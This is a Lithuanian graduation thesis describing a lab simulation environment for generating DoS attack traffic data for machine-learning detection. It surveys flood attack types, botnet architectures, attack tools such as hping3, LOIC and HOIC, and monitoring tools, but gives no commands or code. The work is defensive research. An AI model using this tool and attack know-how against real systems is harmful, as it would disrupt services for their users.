KAUNO KOLEGIJA

TECHNOLOGIJŲ FAKULTETAS
INFORMATIKOS IR MEDIJŲ TECHNOLOGIJŲ KATEDRA

Tadas Paulauskas

SIMULIACINĖ APLINKA DOS ATAKŲ TYRIMAMS

Baigiamasis darbas

Kibernetinių sistemų ir saugos studijų programos
valstybinis kodas 6531BX024
Informatikos inžinerijos studijų krypties

Vadovas Paulius Baltrušaitis

Konsultantai dr. Jovita Danielytė
Gintarė Jurkševičiūtė

Kaunas, 2024

TURINYS

LENTELIŲ IR PAVEIKSLŲ SĄRAŠAS

LENTELĖS

PAVEIKSLAI

SĄVOKŲ SĄRAŠAS

Sąvoka	Aprašymas	Nuoroda į šaltinį
Botnetas	Botnetas yra tinklas kompiuterių dar vadinamų zombiais kurie yra valdomi atakuotojo	(Xing, Shu, Zhao, 2021)
C&C	Valdymo serveris skirtas valdyti botnetui	(Javed, Anthi, Reineke, 2023)
P2P	Tai ryšio metodas kai kompiuteriai esantys botnete perduodą komandas vieni kitiems	(Huang,Xiang, Yang, 2020)
UDP	UDP tai ryšio komunikacijos protokolas.	(Herrero,2020)
TCP	TCP tai komunikacijos protokolas kurio veikimui reikalingas trijų rankų paspaudimas	(Vladimirov, Muthanna, Koucheryavy 2023)
WMware	Virtualizacijos įrankis suteikiantis galimybe naudotis virtualiomis mašinomis	(*WMware* dokumentacija)

SANTRAUKA

Autorius Tadas Paulauskas. ***Simuliacinė aplinka DoS atakų tyrimams*****. Baigiamasis darbas. Vadovas Paulius Baltrušaitis. Kauno kolegija, Technologijų fakultetas, Informatikos ir medijų technologijų katedra. Kaunas, 2024, 49 psl.**

Reikšminiai žodžiai: tinklų naudojimas, srauto generavimas, srauto analizė, grėsmių identifikavimas.

Spartėjantis žmonijos naudojimasis informacinėmis technologijomis suteikia vis daugiau būdų pakenkti norintiems asmenims, vienas iš tokių būdų yra DoS atakos kurios gali sulėtinti arba iš viso sustabdyti įrenginių veikimą, sukeldamos skaudžių finansinių pasekmių. Dėl šios priežasties ši tema yra labai svarbi, norint geriau suprasti skirtingas DoS atakas, identifikuoti jų veikimo principus ir stebėti kaip atakos metu kinta paketų srautas. Baigiamojo darbo problema – kiekvienais metais pasaulyje daugėja atliekamų DoS atakų kiekis, dėl to yra svarbu, kad šios atakos būtų ištirtos ir būtų surinkti duomenys kurie yra reikalingi mašininiam mokymuisi. Baigiamojo darbo tikslas – simuliacinės aplinkos sukūrimas DoS atakų duomenų generavimui ir analizei. Tai yra svarbu, nes surinkus tinkamą kiekį duomenų iš išanalizuotų atakų galima apmokyti įrenginius mašininio mokymosi pagalba ir užkirsti kelią DoS atakų nutikimui. Darbe bus panaudoti skirtingi įrankiai atlikti šioms atakoms, analizuojamas tinklo srautas stebint atakų poveikį serveriui, renkami duomenys kurie gali būti panaudoti mašininiam mokymuisi tam, kad būtų lengviau identifikuojamos DoS atakos ir joms greičiau užkirstas kelias.

SUMMARY

Author Tadas Paulauskas. *Simulation Environment for DoS Attacks Research*. Graduation Thesis. Manager Paulius Baltrušaitis. Kaunas College, Faculty of Technologies, Department of Informatics and Media Technologies. Kaunas, 2024, 49 pages.

Keywords: Network usage, active reconnaissance, traffic generation, traffic analysis.

Humanity's ever-expanding use of information technology provides an ever-increasing variety of threats to those who wish to do harm, one of which is DoS attacks, which can slow down or completely stop devices, causing dire financial and other consequences. For this reason, this topic is very important to better understand DoS attacks, to identify their operating principles, to observe how the packet flow changes during the attack. The problem of the thesis - every year the number of DoS attacks in the world increases, which is why it is important to collect data from these attacks for machine learning. The aim of the thesis is the creation of a simulation environment for the generation and analysis of DoS attack data. This is important because by collecting the right amount from the analysed attacks, it is possible to train devices with the help of machine learning and prevent the occurrence of DoS attacks. The work will use different tools to carry out these attacks, analyse network traffic by monitoring the impact of attacks on the server, collect data that can be used for machine learning to help identify DoS attacks and prevent them faster.

ĮVADAS

Sparčiai didėjantis internetinių paslaugų naudojimas, kelia vis daugiau grėsmių, kadangi tai suteikia daugiau galimybių ir naujų metodų įsilaužėliams, kurie atradę vienokį ar kitokį pažeidžiamumą ir nori jį išnaudoti savo piktaviliškiems ketinimams. Vienas iš tokių būdų yra DoS atakos, kurios per trumpą laiką gali sugadinti esamas interneto paslaugas. DoS ataka įvykdoma kai į vartotojo kompiuterį yra pasiunčiami labai dideli kiekiai paketų, kurie užkrauną serverį ir neleidžia jam tinkamai veikti. Didžioji dalis DoS atakų yra paleidžiamos iš – Kinijos, Amerikos, Korėjos, Rusijos ir Indijos. DoS atakos gali būti pavojingos ir sutrikdyti ligoninių darbą, taip pat gali sukelti finansinių nuostolių, nes serverio arba svetainės savininkai gali netekti pajamų dėl svetainės nepasiekiamumo.

DoS atakos gali sukelti rimtų nemalonumų, turėti rimtų pasekmių naudotojams ir interneto svetainėms. Dėl to yra svarbu imtis priemonių tam, kad apsisaugoti nuo šių atakų ir žinoti kaip reaguoti jeigu svetainė tampa DoS atakų auka. Kibernetinių pažeidimų generavimas yra svarbus tam, kad būtų galima pritaikyti mašininio mokymosi metodus ir taip patobulinti pažeidimų identifikavimo ir prevencijos sistemas.

Darbo problema – nuolat didėjantis internetinių paslaugų naudojimas sukelia vis daugiau spragų ir grėsmių, kuriomis gali pasinaudoti kenkėjiškai nusiteikę asmenys ar grupuotės. Viena iš tokių problemų būtų DoS atakos kuriomis pasinaudoję įsilaužėliai gali sukelti gausybę problemų tiek pavieniams interneto naudotojams, tiek didelėms organizacijoms. Šiuo metu dar trūksta kibernetinių pažeidimų duomenų, kad būtų galima pritaikyti mašininį mokymąsi efektyvesniam pažeidimų generavimui ir jų prevencijai.

Darbo objektas – DoS atakų simuliacija.

Darbo tikslas – simuliacinės aplinkos sukūrimas DoS atakų duomenų generavimui ir analizei.

Darbo uždaviniai:

1. Išanalizuoti DoS atakų procesus ir naudojamas priemones, sukurti simuliacinę aplinką, įvertinti virtualių aplinkų galimybes, šiuos procesus simuliuoti ir rinkti duomenis.
2. Išbandyti skirtingas DoS atakas.
3. Ištirti DoS atakų poveikį, naudojant *Tshark* ir *WireShark*.
4. Suprojektuoti simuliacinę platformą DoS atakų simuliavimui ir duomenų srauto fiksavimui.
5. Platformą išbandyti atliekant DoS atakų simuliacijas.

1. ANALITINĖ DALIS

Šioje dalyje bus apžvelgiamos DoS ir DDoS atakos, jų architektūros ir skirtumai, apžvelgtos skirtingos DDoS atakos ir jų bruožai, kaip jos vykdomos bei kokios yra to pasekmės. Apžvelgti skirtingi įrankiai kuriais yra atliekamos šios atakos. Taip pat apžvelgiami tinklo stebėjimo bei duomenų rinkimo įrankiai, *Kali Linux* operacinės sistemos apžvelgimas.

DDoS ir DoS atakos yra labai panašios tarpusavį, kadangi jų tikslas yra sutrikdyti paslaugos ar įrangos veikimą. Pagrindinis skirtumas tarp šių atakų yra tai, kad DoS atakai yra naudojamas vienas *IP* adresas iš kurio yra vykdoma ataka, o DDoS atakos metu yra atakuojama iš skirtingų *IP* adresų.

1.1. DoS ir DDoS atakos

DoS tai kibernetinė ataka kurios metu kenkėjiškai nusiteikęs asmuo ar grupuotė nusitaiko į aukos kompiuterį, serverį ar kitus resursus siekdamas sutrikdyti jo veiklą. Pavyzdžiui: atakuotojas nusprendžia sutrikdyti paslaugų teikėjo paslaugas, siekdamas sutrikdyti arba visai išjungti šias paslaugas. Ko pasėkoje įprastiems vartotojams gali sutrikti interneto ryšys. DoS atakos veikimo principas yra toks: atakuotojas išsirenka protokolą kurį ketiną panaudoti šiai atakai, tuomet pradeda generuoti didelį srautą duomenų iš savo *IP* adreso. Taip pat gali pasitelkti netikrais *IP* adresais. Galiausiai sistema nebesugeba susitvarkyti su dideliu paketų kiekiu ir prastėja jos veikimas. Apie šias atakas rašomame straipsnyje (Huseinovic, Mrdovic, Bicakci, Uludag, 2020) teigiama, kad šiais laikais viena iš didžiausių problemų su kuriomis susiduria paslaugų teikėjai yra DoS atakos kurios pasak „NETSCOUT Arbor's 13th Annual Worldwide Infrastructure Security Report" saugumo ataskaitoje teigiama, kad 87 % faktinių grėsmių su kuriomis susiduria paslaugų teikėjai yra DoS atakos.

DDOS atakos metu daug atakuojančių įrenginių siunčia paketus į vieną serveri arba tinklą, šia ataka yra siekiama sutrikdyti įprastą jų veikimą. Šios atakos negalėtų įvykti be *botnetu*, kuriuos sudaro prie interneto prijungti prietaisai tokie kaip asmeniniai kompiuteriai, daiktų interneto įrenginiai, kurie buvo užkrėsti kenkėjiška programine įranga ir gali būti valdomi nuotoliniu būdu. Dažniausiai užkrėstų įrenginių savininkai net neįtaria, kad jų įrenginiai yra užkrėsti ir prijungti prie *botneto*. Kai *botnetas* sukuriamas, atakuotojas gali kontroliuoti atakas ir siųsti komandas į kiekvieną užkrėstą įrenginį, kurie tuomet siunčia didelius kiekius duomenų paketų į atakuojamus serverius ar tinklus, kurie šiuos paketus mato kaip įprastą komunikaciją su vartotojais. Kadangi užkrėsti kompiuteriai ar kiti įrenginiai yra tikri, nes jie yra naudojami *botnete*, todėl yra sunku aptikti DDOS atakas. Jų architektūra yra skirstoma į dvi rūšis – centralizuotos ir decentralizuotos. Šių atakų

architektūra išanalizuota straipsnyje „A Low-Cost Distributed Denial-of-Service Attack Architecture 2020“.

1.1.1. DoS atakų architektūra


DoS atakų architektūra yra ganėtinai paprasta, kadangi šios atakos atliekamos iš vieno kompiuterio. DoS atakų architektūra pavaizduota: 1.1 pav. paveiksle.

1.1 pav. DoS atakų architektūra

Atakai reikalingas aukos *IP* adresas kuriuo pasinaudojęs atakuotojas gali pradėti leisti didžiulius kiekius paketų, kurie apkraudami aukos resursus gali sutrikdyti jos veikimą.

1.1.2. Centralizuotų DDoS atakų architektūra

Centralizuotos DDOS atakos architektūroje nėra tarpusavio bendravimo tarp užkrėstų įrenginių, vietoje to visi įrenginiai yra prijungti prie (C&C) sistemos kuria naudojasi atakuotojas tam, kad galėtų valdyti esantį *botnetą*, tiesiogiai siųsdamas komandas kiekvienam įrenginiui. Pavaizduota 1.2 pav. Paveiksle.




1.2 pav. Centralizuota DDoS atakų architektūra

Centralizuotos DDOS atakos privalumai yra tai, kad atakuotojas gali realiu laiku valdyti esančius užkrėstus įrenginius (botus) ir apgalvoti savo strategiją kaip jis elgsis toliau. Taipogi tarp įrenginių nėra tiesioginio ryšio (juos sunkiau yra aptikti) tai padaro patį *botnetą* saugesniu. Šios

architektūros minusas – didėjant botneto dydžiui kyla ir jo išlaikymo kaina. Sutrikus C&C sistemai gali sužlugti visas botnetas, dėl šios priežasties ir atsirado decentralizuota DDOS atakų architektūra.

1.1.3. Decentralizuota DDoS atakų architektūra

Decentralizuota DDOS atakų architektūra skiriasi nuo centralizuotos tuo, kad centralizuotoje architektūroje atakuotojas duoda komandas kiekvienam esančiam įrenginiui atskirai per C&C sistemą, o decentralizuotoje architektūroje įrenginiai esantys botnete sukuria P2P jungtį, kurioje gali perduoti informaciją vieni kitiems. Dėl to atakuotojui nereikia C&C sistemos, kad duotų visiems esantiems įrenginiams komandas. Užtenka tik vieno įrenginio kuriam perduodamos komandos, o jis jas perduoda kitiems įrenginiams P2P jungtimi dėl šių priežasčių decentralizuota atakų architektūra yra patvaresnė ir tapo labai populiari, ypatingai turint didelius botnetus.



1.3 pav. Decentralizuota DDoS atakų architektūra

Decentralizuota atakų architektūra pavaizduota 1.3 pav. Paveiksle yra žymiai patvaresnė už centralizuotą, tačiau ji lengviau aptinkama dėl P2P jungties tarp įrenginių ir užtrunka laiko nuo komandos paskyrimo iki jos įvykdymo.

1.2. DoS ir DDoS atakų rūšys, naudojami įrankiai

Atliekamos atakos DoS ir DDoS yra beveik identiškos. Išskyrus tuo, kad DDoS atakoms yra naudojamas didelis kiekis užkrėstų prietaisų kurie sukuria *botnetą* to pasėkoje DDoS atakos yra

galingesnės už DoS atakas ir sunkiau aptinkamos, kadangi DoS atakos metu paketai siunčiami iš vieno *IP* adreso į šį adresą, galima jas lengvai identifikuoti ir užblokuoti, o DDoS atakos metu yra pasitelkiamas didelis kiekis skirtingų *IP* adresų kurie gali būti iš skirtingų pasaulio šalių. Dėl to yra sudėtinga šią ataką identifikuoti ir užkirsti jai kelią. Keletas DDoS ir DoS atakų:

UDP Užtvindymas – Šios atakos metu atakuotojas naudojasi UDP protokolu, kad atliktų ataką. Ši ataka yra atliekama siunčiant didelius kiekius UDP paketų. Ištirta (Dong, Sarem, 2019)

ICMP Užtvindymas – ICMP užtvindymo ataka, dar vadinama *ping* užtvindymo ataka nutinka, kai atakuotojas siunčia milžiniškus kiekius ICMP paketų į aukos serverį tam, kad išeikvotų visą esamą *bandwidth* (pralaidumo juostą) to pasėkoje sutrikdydama susisiekimą kitiems vartotojams susisiekti su serveriu. Ištirta (Abbas, Jain 2019)

TCP ACK – Šios atakos metu atakuotojas siekia išnaudoti TCP protokolo pažeidžiamumą. Taip pat atakuotojas siunčia TCP ACK paketus iš netikrų *IP* adresų, šie paketai apsimeta, kad patvirtina neegzistuojančius ryšius, perpildydami serverio išteklius kai jis bando apdoroti klaidingų patvirtinimų antplūdį.

TCP SYN – Šios atakos metu atakuotojas naudojasi TCP prokolu ir išsiunčia iš netikrų *IP* adresų netikras TCP SYN užklausas. Aukos serveris laukia kol gaus TCP ACK pranešimą, kad galėtų pradėti bendravimą tarpusavį, tačiau jo taip ir nesulaukia. Šios atakos metu yra užkraunami puolamojo serverio resursai iki kol jis nebegali susitvarkyti su jais, dėl to serveris tampa nebepasiekiamas kitiems vartotojams. Ataka ištirta (Gupta, Dahiya, 2020)

TCP RST – Šios atakos metu atakuotojas siunčia TCP paketus su RST vėliavėlėmis, atakuojamojo serveris mano, kad tai yra įprasti paketai ir nutraukia atitinkamus TCP ryšius. Dėl to sutrinka įprasta veikla, nes vykstančios sesijos uždaromos ankščiau laiko. Šios atakos poveikis gali sutrikdyti arba visiškai sustabdyti serverio paslaugas, ko pasėkoje įprastiems vartotojams serveris gali tapti nebepasiekiamas.

Jeigu šios atakos atliekamos sėkmingai, priklausomai nuo to kas yra atakuojama, jos gali sukelti skaudžių pasėkmių, kadangi gali būti taikomasi į kritinės infrastruktūros veiklą, tokios kaip ligoninės kuriose esantis daktarai nebepasiektų svarbios informacijos apie pacientus, dėl to negalėtų skirti tinkamo gydimo. Ištirta (Goldschmidt, 2019)

1.2.1. Atakų palyginimas

Iš aukščiau analizuotu atakų, sukurta lentele kurioje yra aprašomi šių atakų skirtumai skirtingi naudojami protokolai, ir skirtingas atakų veikimo principas.

1 lentelė. Atakų palyginimas

Pavadinimas	Protokolas	Veikimas
TCP SYN užtvindymas	TCP	Užkraunami puolamojo serverio resursai iki kol jis nebegali susitvarkyti su jais to pasėkoje serveris tampa nebepasiekiamas
TCP ACK užtvindymas	TCP	Atakuotojas apsimeta, kad patvirtina neagituojančius ryšius ko pasėkoje yra sutrikdomas serverio darbas
TCP RST užtvindymas	TCP	Šios atakos poveikis gali sutrikdyti arba visiškai sustabdyti serverio paslaugas
ICMP užtvindymas	ICMP	Išeikvoja visą esamą pralaidumo juostą dėl to yra sutrikdomas susisiekimas kitiems vartotojams susisiekti su serveriu
UDP užtvindymas	UDP	Serveriui siunčiamas didelis kiekis UDP paketų, kurie gali sustabdyti jo veikimą

Apžvelgus šias atakas pastebėta, kad dažniausiai naudojamas protokolas yra TCP dėl to, nes TCP protokolo vėliavėlės turi pažeidžiamumų kuriomis pasinaudoja atakuotojas. Atakų veikimas yra tarpusavį labai panašus, nes jų visų tikslas yra tas pats sutrikdyti arba visai sustabdyti aukos serverį, kad jis taptų nebepasiekiamas kitiems vartotojams

1.2.2. DoS ir DDoS atakų įrankiai

Daugumą šių atakų įrankių galima pritaikyti tiek vienai tiek kitai atakai, bet yra ir tokių kurie specifiškai priklauso DoS ar DDoS atakoms.

Hping3

Tipas **–** DDoS ir DoS

Galimos atakos – TCP RST, UDP, TCP SYN, TCP ACK, ICMP, *Smurf*, užtvindymai.

Šis įrankis buvo sukurtas kaip apsaugos įrankis ir naudojamas, kaip tinklo testavimo įrankis, tik vėliau jis tapo naudojamas DoS ir DDoS atakoms atlikti. Įrankis panaudotas (Pulipati, Krishna 2020)

GoldenEye

Tipas – DoS

Galimos atakos – HTTP, HTTPS, TCP, UDP, užtvindymai .

GoldenEye – įrankis sukurtas naudojantis *python* programine kalba. Šis įrankis išskirtinis tuo, kad atakos metu jis sugeba likti nepastebėtas ugniasienių, dėl šios priežasties jis yra naudojamas saugumo specialistų, kurie nori išbandyti savo gynybos efektyvumą nuo realių grėsmių.

LOIC

Tipas – DDoS ir DoS

Galimos atakos – TCP, UDP, HTTP, užtvindymai.

LOIC – įrankis sukurtas naudojantis C# programine kalba. Siųsdamas labai didelius kiekius paketų apkrauna serverį ir šis nebegali atskirti įprastų vartotojų kuriamo tinklo srauto. Įrankis buvo naudojamas (Adeyemo**,** Ganiyu, 2019)

HOIC

Tipas **–** DDOS

Galimos atakos – HTTP GET ir POST užtvindymai

HOIC įrankis yra LOIC įrankio naujesnė versija. Šio įrankio išskirtinumas yra tas, kad jis gali vienu metu taikytis net į 256 skirtingus interneto adresus, dėl to jis yra naudingas atliekant plataus mąsto DDoS atakas. Įrankis naudotas (Djanie, Dzisi, Tutu, 2019)

t50

Tipas – DDOS ir DoS

Galimos atakos – TCP SYN, UDP, ICMP, HTTP, užtvindymai.

T50 įrankis žinomas kaip greičiausiai generuojantis paketus įrankis, jis gali atlikti maišytas atakas. Jis gali vienu metu paleisti tek UDP užtvindymo, tiek ICMP užtvindymo atakas.

Daugumą įrankių galima pritaikyti tiek DDoS tiek DoS atakoms, nes šios atakos yra labai panašios tarpusavį ir patys atakų įrankiai yra tarpusavį panašūs, nes atlieka panašias funkcijas. Šių atakų tikslas yra užtvindyti atakuojamojo resursus, kad jie pradėtų strigti ar taptų galiausiai išvis nebepasiekiami.

1.2.3. Dos ir DDoS atakų stebėjimo įrankiai

Atakų stebėjimo įrankiai yra svarbus aspektas atakuotojui pasižiūrėti kaip veikia atliekama ataka ar ji veiksminga, ar serveris pilnai susitvarko su siunčiamomis užklausomis. O aukai tai yra puiki galimybė realiu laiku pastebėti vykstančią ataką.

Wireshark – yra atvirojo kodo tinklo protokolų analizatorius kuris suteikia galimybę realiu laiku stebėti tinklo srautą, kuris vyksta realiu laiku ir suteikia galimybę išanalizuoti kiekvieną paketą atskirai analizei bei suteikia galimybę išanalizuoti kiekvieną protokolą esantį sraute. Taipogi suteikia galimybę filtruoti paketų srautą ir išskirti reikalingą informaciją. *Wireshark* įrankis yra plačiai naudojamas mokymosi institucijose, įvairiuose įmonėse ir asmenų kurie domisi tinklo sauga. *WireShark* ištirtas (Iqbal, Naaz,2019)

Tshark – yra labai panašus įrankis į *Wireshark* tik, kad *Tshark* skirtas naudoti komandinę eilutę. Tinklo administratoriai naudoja *Tshark* tam, kad galėtų stebėti tinklo srautą realiu laiku ir padeda įžvelgti kokias nors atsiradusias anomalijas. *Tshark* gali būti pritaikytas automatiškai atlikti

tinklo stebėjimus skirtingais intervalais, stebėti tik specifinį srautą ir generuoti pranešimus atsiradus anomalijoms.

Scapy – yra galingas įrankis naudojantis python programine kalba. Tinklo administratoriai naudoja šį įrankį norint stebėti tinklo srautą ir sprendžiant problemas tokias kaip paketų praradimus. Scapy įrankis naudojamas testuojant tinklą, nes jis gali kurti paketus kurie imituoja atakas, dėl šios priežasties saugumo profesionalai gali atlikti testus su šia programa tikrinant savo tinklo saugumą.

1.2.4. Duomenų surinkimo įrankiai

Dos ir DDoS atakų duomenys yra labai svarbus aspektas jų supratimui, tai padeda saugumo specialistams suprasti kaip prasidėjo ataka, koks yra atakos braižas, kiek laiko truko ataka, šiuos duomenis išanalizavus galima kurti naujas apsisaugojimo priemones kurios veiktų efektyviau. Tam ir yra skirtos tokios programos kurios padeda saugumo specialistams surinkti esamus atakų duomenis.

Wireshark – yra skirtas duomenų stebėjimui, bet gali būti pritaikytas ir jų surinkimui. Jis renka duomenis naudodamasis *Pcap* kuris yra failo formatas, kuriame yra saugojami duomenys kurie yra surinkti su *wireshark*. Surinkus duomenis galima stebėti jų struktūrą, įvairius protokolus ir stebėti žinutes kurios ateina kartu su protokolais.

Tshark – rinkti duomenys naudojasi komandine eilute kurioje yra surašoma visa informacija kuri reikalinga duomenų surinkimui. *Tshark* įrankis suteikia galimybę išsifiltruoti norimus surinkti duomenis ir juos įrašo į CSV failo formatą.

Scapy – pasitelkdamas *python* programavimo kalba, geba rinkti įvairius duomenis, juos filtruoti ir nustatyti renkamų duomenų limitus.

1.3. Kali linux operacinė sistema

Kali Linux operacinė sistema yra sukurta *Debian* pagrindu ir skirta įsilaužimų testavimui, etiškiems įsilaužėliams. Tačiau šia operacine sistema gali naudotis ir piktavališkų ketinimų turintis asmenys ar grupuotės. *Kali Linux* turi įrašytus kelis šimtus skirtingų įrankių, kurie yra skirti didesniam kiekiui įvairių saugumo testavimo darbų. Įsilaužimų testavimui, saugumo patikrinimams, atvirkštinei inžinerijai. *Kali Linux* esantis įrankiai yra labai įvairus juos galima skirstiti į skirtingas kategorijas. *Kali Linux* ištirta (Cisar, Pinter, 2019)

Kali Linux įrankių kategorijos

- Informacijos rinkimo įrankiai;
- Pažeidžiamumo analizės įrankiai;
- Belaidžių atakų įrankiai;

- Eksploatavimo įrankiai;
- *Forensics* (kriminalistiniai) įrankiai;
- Streso testavimo įrankiai;
- Klaidinimo įrankiai;
- Slaptažodžių atakavimo įrankiai;

1.4. Gns3 simuliacinė aplinka

GNS3 yra tinklo modeliavimo įrankis suteikiantis galimybę sukurti virtualų tinklą norintiems asmenims ar tai būtų inžinieriai, studentai, tinklo administratoriai. *GNS3* leidžia išbandyti įvairias tinklo konfigūracijas ir scenarijus. Ši programa išsiskiria savo lankstumu, galia ir palaikomų technologijų įvairove. *GNS3* žavi tuo, kad nereikia naudoti realių fizinių prietaisų norint atlikti įvarius bandymus, o galima įsikelti virtualias mašinas, komutatorius, maršrutizatorius, ir kitą reikalingą įrangą tinklo bandymams. Pavyzdžiui norint atlikti atakų bandymus galima įsikelti į *Kali Linux* virtualią mašiną, serverį prieš kurį bus naudojamos atakos, komutatorius, maršrutizatorius, kad atspindėtu realų tinklą, atliekant šiuos bandymus nėra padaroma žala asmeniniam kompiuteriui tai reiškia, kad atlikti *GNS3* bandymai lieka jos viduje. Pats *GNS3* suteikia įvairių jau įrašytų įrankių. Vienas iš tokių būtų *wireshark* su kuriuo galima atlikti tinklo analizę ir stebėti paketų srautus atakų metu. *GNS3* ištirtas (Goligthly, Modesti, Chang, 2023)

1.5. Analitines dalies išvados

Atlikus literatūros analizę buvo apžvelgtos DoS, DDoS atakos jų panašumai ir skirtumai, skirtingos atakų arhitektūros. Taip pat buvo apžvelgti skirtingi atakų tipai, jų veikimo principai, kokios šių atakų pasekmės, skirtingi galimi atakų įrankiai, jų skirtumai, atakų stebėjimo įrankiai kurie padeda stebėti ataką realiu laiku, atakų duomenų rinkimo įrankiai kurie padeda surinkti duomenis atakos metu. Apžvelgta *Kali Linux* operacinė sistema, jos naudojimas ir įrankiai. *GNS3* simuliacinė aplinka ir galimas jos naudojimas.

2. SPECIFIKACIJA

Specifikacijos dalyje bus apžvelgiama koks tai bus projektuojamas objektas, ir kiti susėja su projektų dalykai.

Projektuojamas objektas – Šiame darbe yra kuriamas tinklas kuriame būtų paprastą atlikti skirtingas DoS atakas, atlikti prievadų skenavimus, stebėti bei analizuoti duomenų srautą vykstanti atakos metu, šias atakas yra svarbu analizuoti, kad būtų galima ateityje apie jie jas daugiau žinoti ir užkirsti joms kelia.

Projektuojamo objekto paskirtis – Saugi aplinka kurioje būtų galima atlikti skirtingas DoS atakas jas analizuoti stebėti jas duomenų rinkimo ir duomenų stebėjimo įrankiais.

Projektuojamojo objekto funkcijos:

- Atvirų prievadų skenavimas pasitelkus *Kali Linux* instaliuotų nmap, kad sužinoti atvirus prievadus galimoms atakoms
- Skirtingu atakų atlikimas naudojant *Kali Linux.*
- Sukurtas serveris su atidarytais prievadais prieš kurį bus galima atlikti atakas.
- Duomenų stebėjimui ir rinkimui pasitelktos programos tokios kaip *Tshark* ir *Wireshark* kurios padės realių laikų stebėti atakų poveikį atakuojamajam serveriui.

2.1. Reikalavimai projektuojamojo objekto posistemei

Toliau bus kalbama apie tai kokie bus reikalavimai reikalingi objekto posistemei.

2.1.1. Reikalavimai aparatūros posistemei

Atliekant DoS atakas reikalingas kompiuteris kuris atitiktų aukšto našumo standartus kad būtų užtikrintas efektyvus ir stabilus atakų atlikimas ir jų analizė aparatūros posistemė turi apimti šiuos elementus:

- Interneto ryšys – Simuliacinei aplinkai yra reikalingas interneto ryšys kuris reikalingas parsisiųsti norimoms programos ir atlikti tam tikroms atakoms.
- Galingas procesorius - kuris reikalingas kurti atakų srautą, procesorius turi užtikrinti, kad būtų sukuriamas reikiamas atakų srautas, tai pat procesorius yra svarbus ir dėl srauto apdorojimo ir analizės kur gauti ar išsiusti duomenys turi būtį greitai ir efektyviai apdorojami.
- Operatyvioji atmintis – tai yra vienas svarbiausiu komponentų atliekant DoS atakas ne yra naudojamos virtualios mašinos kurioms yra reikalingą operatyvioji atmintis jos pakankamai neturint negalima sukurti pakankamai virtualių mašinų, to pasėkoje gali nepavykti atlikti šių atakų.

Yra svarbu, kad viskas būtų sukonfigūruota taip, kad naudotų kuo mažiau sistemos resursų ir būtų galima atlikti be kokių nors nesklandumų.

2.1.2. Reikalavimai informacijos posistemei

Informacijos posistemei yra reikalinga, kad duomenys būtų visada pasiekiami dėl to reikia kurti automatines kopijas, kad jeigu ir kas nutiktų viskas nebūtų prarasta, o būtų galima atkurti automatines kopijas taip pat yra svarbu užtikrinti duomenų prieinamumą, vientisumą ir konfidencialumą.

2.1.3. Reikalavimai naudotojo sąsajai

Naudotojo sąsaja turėtų būti lengvai suprantama, kad visus reikalingus darbus su virtualia aplinka būtų padaryti kuo lengviau, dėl to ji turi būti lengvai naudojama. Net ir neturėdamas techninių žinių vartotojas turėtų lengvai suprasti kaip naudotis simuliacine aplinka, kaip atlikti skirtingas atakas kaip konfigūruoti komandinę eilute, kaip naudotis skirtingais atakų įrankiais. Naudotojas turi gebėti pažvelgęs lengvai suprasti kaip stebėti duomenų srautą pasitelkus *WireShark,* kaip pasirinkti skirtingus filtrus išsirenkant norimą informaciją, kaip su *Tshark* komandine eilute išsifiltruoti norimus duomenys į *.csv* formatą.

2.2. Reikalavimai saugumui

Kadangi kuriama simuliacinė aplinka yra skirta atakoms, dėl to turėtų prie aplinkos turėti prieigą tik patvirtinti vartotojai, nes kitokiu atveju tai gali padėti kenkėjiškai nusiteikusiems asmenims

Duomenų atsarginių kopijų kūrimas yra būtinas, nes nutikus kokiems nors trikdžiams ar sistemos gedimui pradingtų duomenys ir juos būtų galima atkurti iš naujo.

Yra būtina užtikrinti duomenų vientisumą, prieinamumą ir konfidencialumą tam, kad vartotojas galėtų pasiekti visus duomenis kurių jam reikia, o kenkėjiškai nusiteikęs asmuo negalėtų išvysti nieko.

Atidžiai rinktis naudojamas programas, kad jos nebūtų užkrėstos kokia nors programine įranga kuri galėtų pažeisti vartotojo kompiuterį.

2.2.1. Reikalavimai realizacijai

